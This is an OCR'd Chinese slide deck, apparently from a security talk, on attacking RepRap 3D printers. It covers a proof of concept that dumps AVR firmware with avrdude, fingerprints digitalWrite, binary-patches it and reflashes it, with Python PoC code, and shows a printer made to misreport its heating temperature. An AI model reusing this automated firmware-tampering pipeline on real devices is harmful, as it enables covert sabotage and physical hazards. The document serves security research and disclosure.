


- 攻击点：
  - 模型上传和下载MITM
  - 本地数据文件篡改
  - 发送到打印机的链路MITM?

http://thingiverse-production.s3.amazonaws.com/assets/c5/b6/c8/b8/c0/bunny.stl

配置数据

- 针对：
  - 切片配置
  - 控制软件配置
- 攻击点：
  - 本地文件篡改



控制指令

- 对PC与打印机之间控制指令和返回数据之间的伪造、拦截、重放、劫持……
  - 类似网络协议攻击
- 伪造：
  - 通过USB线与主板建立连接，并发送控制指令（gcode）
  - 打印机与控制PC通常保持USB连线

打印机固件

- 篡改固件，修改内部逻辑
- 如何获得要篡改的固件?
  - 从源码编译：缺乏机器特定的配置数据
  - 从机器中下载并修改：如何自动修改

这就是我们马上要演示的

```
135 //===========================================================================
136 // Disables axis when it's not being used.
137 //===========================================================================
138 const bool DISABLE_X = false;
139 const bool DISABLE_Y = false;
140 const bool DISABLE_Z = true;
141 const bool DISABLE_E = false;
142
143 //===========================================================================
144 // Inverting axis direction
145 //===========================================================================
146 #ifdef I_AM_MENDEL
147 const bool INVERT_X_DIR = false;
148 const bool INVERT_Y_DIR = false;
149 const bool INVERT_Z_DIR = true;
150 const bool INVERT_E_DIR = false;
151 #endif
152 #ifdef I_AM_BUKO
153 const bool INVERT_X_DIR = false;
154 const bool INVERT_Y_DIR = true;
155 const bool INVERT_Z_DIR = false;
156 //const bool INVERT_E_DIR = false;
157 const bool INVERT_E_DIR = true;
158 #endif
159
160 //===========================================================================
161 //// ENDSTOP SETTINGS:
162 //===========================================================================
163 // Sets direction of endstops when homing; 1=MAX, -1=MIN
164 #ifdef I_AM_MENDEL
165   #define X_HOME_DIR -1
166 #endif
167 #ifdef I_AM_BUKO
168   #define X_HOME_DIR  1
169 #endif
170 #define Y_HOME_DIR -1
                                                    138,1         36%
```


PoC攻击演示和分析

预期目标

- 让打印机的实际工作温度和观察温度不一致
  - 听起来很耳熟？（Stuxnet）
  - 可能后果：
    - 温度达不到材料熔点
    - 挤出头损坏
    - 勉强工作，无法正常成型
- 通过修改固件实现
- 让整个过程完全自动化

前提假设

- PC已经被攻陷
- PC与3D打印机以USB线连接
- 3D打印机固件可读写
  - 要考虑熔丝位
  - 许多打印机有升级功能



分为三步

修改打印机固件：

1. 通过USB线，将当前固件从打印机下载到PC
2. 对固件做binary patch
   a. 解包和反汇编
   b. 定位关键代码
   c. 修改二进制代码
3. 将固件烧回打印机

把大象装进冰箱：

1. 打开冰箱门
2. 把大象塞进去
   a. ？
   b. ？
   c. ？
3. 关上冰箱门

但是……

- 要完全自动化，遇到一个问题
- 我的RepRap Prusa Mendel的主板Sanguinololu Rev 1.3a存在硬件问题，读写固件时，需要人工按住重启键10秒
  - http://reprap.org/wiki/Sanguinololu

stk500_getsync

Arduino may return the following error when attempting to load firmware:


```
avrdude: stk500_getsync():not in sync: resp=0x00
avrdude: stk500_disable(): protocol error, expect=0x14, resp=0x51
```

workaround

To resolve for boards older than Rev 1.3a, hold the reset button on your Sanguinololu for about 10 seconds. While still holding the button, try to upload the firmware again (File --> Upload to Board). Let go of the reset button as soon as Arduino reports, "Binary sketch size: ###### bytes (of a 63488 byte maximum)". The firmware should now be accepted.

考虑到……

- RepRap主板
  - RAMPS：标准Arduino Mega加上Pololu扩展板
  - Sanguinololu：将RAMPS的两块板子合为一体，完全的Arduino兼容
  - Printrboard：基于Sanguinololu改进性能和扩展接口
- RepRap固件
  - 使用Arduino IDE编译
  - 使用Arduino IDE上传




方案：分为三个demo

- Demo 1：攻击的全自动化
  - Arduino Uno
  - 标准的hello, world：blink程序（灯光闪烁）
- Demo 2：攻击的全自动化（用手机）
  - Galaxy Nexus with USB OTG
  - 额外的，好玩
- Demo 3：对3D打印机的攻击
  - RepRap Prusa Mendel with Sanguinololu
  - Sprinter固件的温度控制系统

Demo 1: BlindBlink

环境


- 主板： Arduino Uno
- 编译： Arduino IDE 1.0.5
- 程序： 自带示例之Blink



demo time

原理分析

- 使用digitalWrite写入高低电位信号，实现闪烁
- 修改调用这个库函数时的参数，使HIGH变为LOW



步骤

1. 下载固件
   - `$ avrdude -p atmega328p -c arduino -P <usb_serial_port> -U flash:r:dump.hex:i`
2. 修改固件
   - 进一步分析……
3. 上传固件
   - `$ avrdude -p atmega328p -c arduino -P <usb_serial_port> -U flash:w:fixed.hex:i`

步骤：修改固件

a. Intel Hex -> binary，自己写脚本

b. 反汇编：avr-objdump

   – 其他方案：IDA Pro, AVR Studio

c. 汇编代码分片

d. 寻找库函数`digitalWrite`

   ① 预先提取二进制指纹特征

   ② 自己实现指纹匹配定位

步骤：修改固件

e. 寻找所有对`digitalWrite`的调用

f. 回溯寻找调用参数


   - `LDI R22, 0x01 ; HIGH`

g. 解析opcode编码

h. 生成patch方案

i. 直接patch Ihex文件，并修复校验值

识别库函数


Vim
Vim ⌘1
136
137 void digitalWrite(uint8_t pin, uint8_t val)
138 {
139 uint8_t timer = digitalPinToTimer(pin);
140 uint8_t bit = digitalPinToBitMask(pin);
141 uint8_t port = digitalPinToPort(pin);
142 volatile uint8_t *out;
143
144 if (port == NOT_A_PIN) return;
145
146 // If the pin that support PWM output, we need to turn it off
147 // before doing a digital write.
148 if (timer != NOT_ON_TIMER) turnOffPWM(timer);
149
150 out = portOutputRegister(port);
151
152 uint8_t oldSREG = SREG;
153 cli();
154
155 if (val == LOW) {
156 *out &= ~bit;
157 } else {
158 *out |= bit;
159 }
160
161 SREG = oldSREG;
162 }
148,2-9 89%

识别库函数

```
370:    48 2f       mov     r20, r24
372:    50 e0       ldi     r21, 0x00       ; 0
374:    ca 01       movw    r24, r20
376:    82 55       subi    r24, 0x52       ; 82
378:    9f 4f       sbci    r25, 0xFF       ; 255
37a:    fc 01       movw    r30, r24
37c:    24 91       lpm     r18, Z
37e:    ca 01       movw    r24, r20
380:    86 56       subi    r24, 0x66       ; 102
382:    9f 4f       sbci    r25, 0xFF       ; 255
384:    fc 01       movw    r30, r24
386:    94 91       lpm     r25, Z
388:    4a 57       subi    r20, 0x7A       ; 122
38a:    5f 4f       sbci    r21, 0xFF       ; 255
38c:    fa 01       movw    r30, r20
38e:    34 91       lpm     r19, Z
390:    33 23       and     r19, r19
392:    09 f4       brne    .+2             ;  0x396
394:    40 c0       rjmp    .+128           ;  0x416
396:    22 23       and     r18, r18
398:    51 f1       breq    .+84            ;  0x3ee
39a:    23 30       cpi     r18, 0x03       ; 3
39c:    71 f0       breq    .+28            ;  0x3ba
39e:    24 30       cpi     r18, 0x04       ; 4
3a0:    28 f4       brcc    .+10            ;  0x3ac
3a2:    21 30       cpi     r18, 0x01       ; 1
3a4:    a1 f0       breq    .+40            ;  0x3ce
3a6:    22 30       cpi     r18, 0x02       ; 2
3a8:    11 f5       brne    .+68            ;  0x3ee
3aa:    14 c0       rjmp    .+40            ;  0x3d4
3ac:    26 30       cpi     r18, 0x06       ; 6
3ae:    b1 f0       breq    .+44            ;  0x3dc
3b0:    27 30       cpi     r18, 0x07       ; 7
```

```
400:    f8 94       cli
402:    66 23       and     r22, r22
404:    21 f4       brne    .+8             ;  0x40e
406:    8c 91       ld      r24, X
408:    90 95       com     r25
40a:    89 23       and     r24, r25
40c:    02 c0       rjmp    .+4             ;  0x412
40e:    8c 91       ld      r24, X
410:    89 2b       or      r24, r25
412:    8c 93       st      X, r24
414:    2f bf       out     0x3f, r18       ; 63
416:    08 95       ret
```

识别库函数

- 类似于手工提取恶意代码特征
  - 高质量：低误报、低漏报
  - 考虑编译器版本和编译参数/环境
- 有源码！可以对比分析
- 在AVR架构下：
  - 提取位置无关的字节码
  - 设计特征描述格式
  - 编写匹配引擎
- Demo 1只是丑陋、低质量的实现

PoC代码

- Python, ~220 LOC

Vim

Vim ⌘1

```
168 def BlindBlink(serial):
169     origin_hex = 'dump.hex'
170     origin_bin = 'dump.bin'
171     origin_asm = 'dump.asm'
172     fixed_hex = 'fixed.hex'
173
174     Log('Download firmware from the board to ' + origin_hex)
175     runCmd('avrdude -p atmega328p -c stk500v1 -P ' + serial + ' -U flash:r:' + origin_
    hex + ':i -F')
176
177     Log('Convert the dump to ' + origin_bin)
178     Hex2Bin(origin_hex, origin_bin)
179
180     Log('Disassemble the binary code to ' + origin_asm)
181     runCmd('avr-objdump -D -b binary -mavr5 ' + origin_bin + ' > ' + origin_asm)
182
183     impl, calls, addrs = FindFunction(origin_asm)
184     Log('Found implementation of digitalWrite at 0x' + impl)
185
186     if len(calls) > 0:
187         Log('Found %d calls to digitalWrite at %s' % (len(calls), repr(calls)))
188     else:
189         ErrorAndExit('didn\'t find any call to digitalWrite')
190
191     if len(addrs) > 0:
192         Log('Found %d calls need to be fixed' % len(addrs))
193     else:
194         ErrorAndExit('didn\'t find any calls need to be fixed')
195         return
196
197     Log('Fix the dump to ' + fixed_hex)
198     FixHex(origin_hex, fixed_hex, addrs)
199
200     Log('Upload fixed firmware to the board')
201     runCmd('avrdude -p atmega328p -c stk500v1 -P ' + serial + ' -U flash:w:' + fixed_h
    ex + ':i -F')
202
203     Log('Done!')
                                                    171,5         95%
```

Demo 2: BlindBlink on Android

环境

- 手机：Samsung Galaxy Nexus
- OS：Android 4.3
- 目标：Arduino Uno with Blink


demo time

原理分析

- Android就是基于ARM的PC
- 硬件： USB OTG线
- Shell: Terminal Emulator
  - https://play.google.com/store/apps/details?id=jackpal.androidterm
- Python: python-for-android
  - http://code.google.com/p/python-for-android/
- 工具链： andavr
  - https://code.google.com/p/andavr/

PoC代码

- Python, ~250 LOC
- and Shell, ~40 LOC



Demo 3: HalfTemperature

环境

- 打印机： RepRap Prusa Mendel
  - Made by YesRap, model P2; assmebled by Claud Xiao
- 主板： Sanguinololu Rev 1.3a
- 处理器： ATmega644p
- 固件： Sprinter (commit: 3dca6f0)
- OS： Mac OS X 10.8
- 编译： Arduino IDE 0023
- 控制软件： Printrun Jul2013
- 温度计： Tenmars YC-717 (K型探头)

目标

- 让打印机传回的温度是实际加热温度的两倍

- 如何验证?
  - 传回的温度用控制软件Printrun查看
  - 实际加热温度用热电偶点温计测量

demo time

